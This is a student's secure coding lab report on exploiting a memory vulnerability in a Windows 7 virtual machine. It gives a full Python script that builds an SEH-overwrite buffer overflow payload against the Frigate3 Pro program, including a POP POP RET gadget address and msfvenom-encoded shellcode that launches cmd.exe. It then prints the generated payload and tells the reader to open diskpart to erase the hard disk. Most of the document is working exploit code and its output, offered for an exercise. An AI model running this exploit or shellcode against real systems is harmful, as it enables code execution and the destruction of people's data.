SECURE CODING LAB-9

By-Nishank Verma

19BCN7131

Lab experiment - Working with the memory vulnerabilities – Part III

Task

- **Download Vulln.zip from teams.**
- **Deploy a virtual windows 7 instance and copy the Vulln.zip into it.**
- **Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py) to generate the payload**
- **Install Vuln_Program_Stream.exe and Run the same**

Analysis

- **Crash the Vuln_Program_Stream program and try to erase the hdd.**

Happy Learning!!!!!!

Payload Generation for exploitation (cmd.exe) to open cmd: exploit2_cmd.py

```
# -*- coding: cp1252 -*-

f= open("payload_cmd.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B            POP EBX
#40010C4C   5D            POP EBP
#40010C4D   C3            RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

buf =  b""
buf += b"\x89\xe1\xd9\xed\xd9\x71\xf4\x5b\x53\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
```

```
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x4f"
buf += b"\x72\x35\x50\x63\x30\x65\x50\x31\x70\x4f\x79\x39\x75"
buf += b"\x36\x51\x6b\x70\x62\x44\x6e\x6b\x56\x30\x34\x70\x6c"
buf += b"\x4b\x32\x72\x64\x4c\x4c\x4b\x61\x42\x76\x74\x4e\x6b"
buf += b"\x71\x62\x57\x58\x74\x4f\x58\x37\x71\x5a\x61\x36\x45"
buf += b"\x61\x69\x6f\x6c\x6c\x77\x4c\x61\x71\x33\x4c\x43\x32"
buf += b"\x56\x4c\x61\x30\x6b\x71\x7a\x6f\x66\x6d\x46\x61\x79"
buf += b"\x57\x6b\x52\x7a\x52\x36\x32\x31\x47\x6e\x6b\x66\x32"
buf += b"\x66\x70\x6e\x6b\x72\x6a\x67\x4c\x6e\x6b\x70\x4c\x47"
buf += b"\x61\x50\x78\x59\x73\x77\x38\x65\x51\x48\x51\x73\x61"
buf += b"\x4c\x4b\x63\x69\x35\x70\x56\x61\x58\x53\x6e\x6b\x57"
buf += b"\x39\x32\x38\x48\x63\x47\x4a\x52\x69\x6e\x6b\x77\x44"
buf += b"\x4e\x6b\x76\x61\x59\x46\x66\x51\x6b\x4f\x6e\x4c\x7a"
buf += b"\x61\x6a\x6f\x74\x4d\x33\x31\x7a\x67\x37\x48\x49\x70"
buf += b"\x63\x45\x39\x66\x63\x33\x43\x4d\x69\x68\x75\x6b\x53"
buf += b"\x4d\x34\x64\x33\x45\x79\x74\x72\x78\x4e\x6b\x56\x38"
buf += b"\x35\x74\x37\x71\x68\x53\x30\x66\x4c\x4b\x34\x4c\x72"
buf += b"\x6b\x6e\x6b\x30\x58\x75\x4c\x43\x31\x4b\x63\x6e\x6b"
buf += b"\x35\x54\x4c\x4b\x57\x71\x4a\x70\x4b\x39\x43\x74\x65"
buf += b"\x74\x31\x34\x71\x4b\x71\x4b\x73\x51\x71\x49\x50\x5a"
buf += b"\x33\x61\x59\x6f\x59\x70\x63\x6f\x33\x6f\x61\x4a\x4c"
buf += b"\x4b\x64\x52\x4a\x4b\x4c\x4d\x73\x6d\x73\x5a\x56\x61"
buf += b"\x6e\x6d\x4c\x45\x4d\x62\x57\x70\x73\x30\x47\x70\x70"
```

```
buf += b"\x50\x70\x68\x65\x61\x4c\x4b\x62\x4f\x6d\x57\x6b\x4f"
buf += b"\x68\x55\x6d\x6b\x58\x70\x4d\x65\x4c\x62\x30\x56\x72"
buf += b"\x48\x4d\x76\x4c\x55\x6f\x4d\x4d\x4d\x79\x6f\x69\x45"
buf += b"\x45\x6c\x63\x36\x43\x4c\x76\x6a\x4b\x30\x39\x6b\x6b"
buf += b"\x50\x71\x65\x55\x55\x4d\x6b\x42\x67\x52\x33\x43\x42"
buf += b"\x52\x4f\x62\x4a\x55\x50\x31\x43\x69\x6f\x6e\x35\x61"
buf += b"\x73\x50\x6d\x71\x74\x67\x70\x41\x41"


payload_calc = junk + nseh + seh + nops + buf


f.write(payload_calc)
f.close
```

payload generated: -


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAë K

@
‰áÙíÙqô[SYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKL
M8Or5Pc0eP1pOy9u6QkpbDnkV04plK2rdLLKaBvtNkqbWXtOX7qZa6Eaioll
wLaq3LC2VLa0kqzofmFayWkRzR621Gnkf2fpnkrjgLnkpLGaPxYsw8eQHQsa
LKci5pVaXSnkW928HcGJRinkwDNkvaYFfQkOnLzajotM31zg7HIpcE9fc3CMi
hukSM4d3EytrxNkV85t7qhS0fLK4Lrknk0XuLC1Kcnk5TLKWqJpK9Ctet14qK
qKsQqIPZ3aYoYpco3oaJLKdRJKLMsmsZVanmLEMbWps0GppPpheaLKbOm
WkOhUmkXpMeLb0VrHMvLUoMMMyoiEElc6CLvjK09kkPqeUUMkBgR3CB
RObJUP1Cion5asPmqtgpAA

Crashing the Frigate3_Pro_v36 application and opening cmd.exe (Command Prompt) by triggering it using the above generated payload:





Type diskpart to open console to erase the HDD.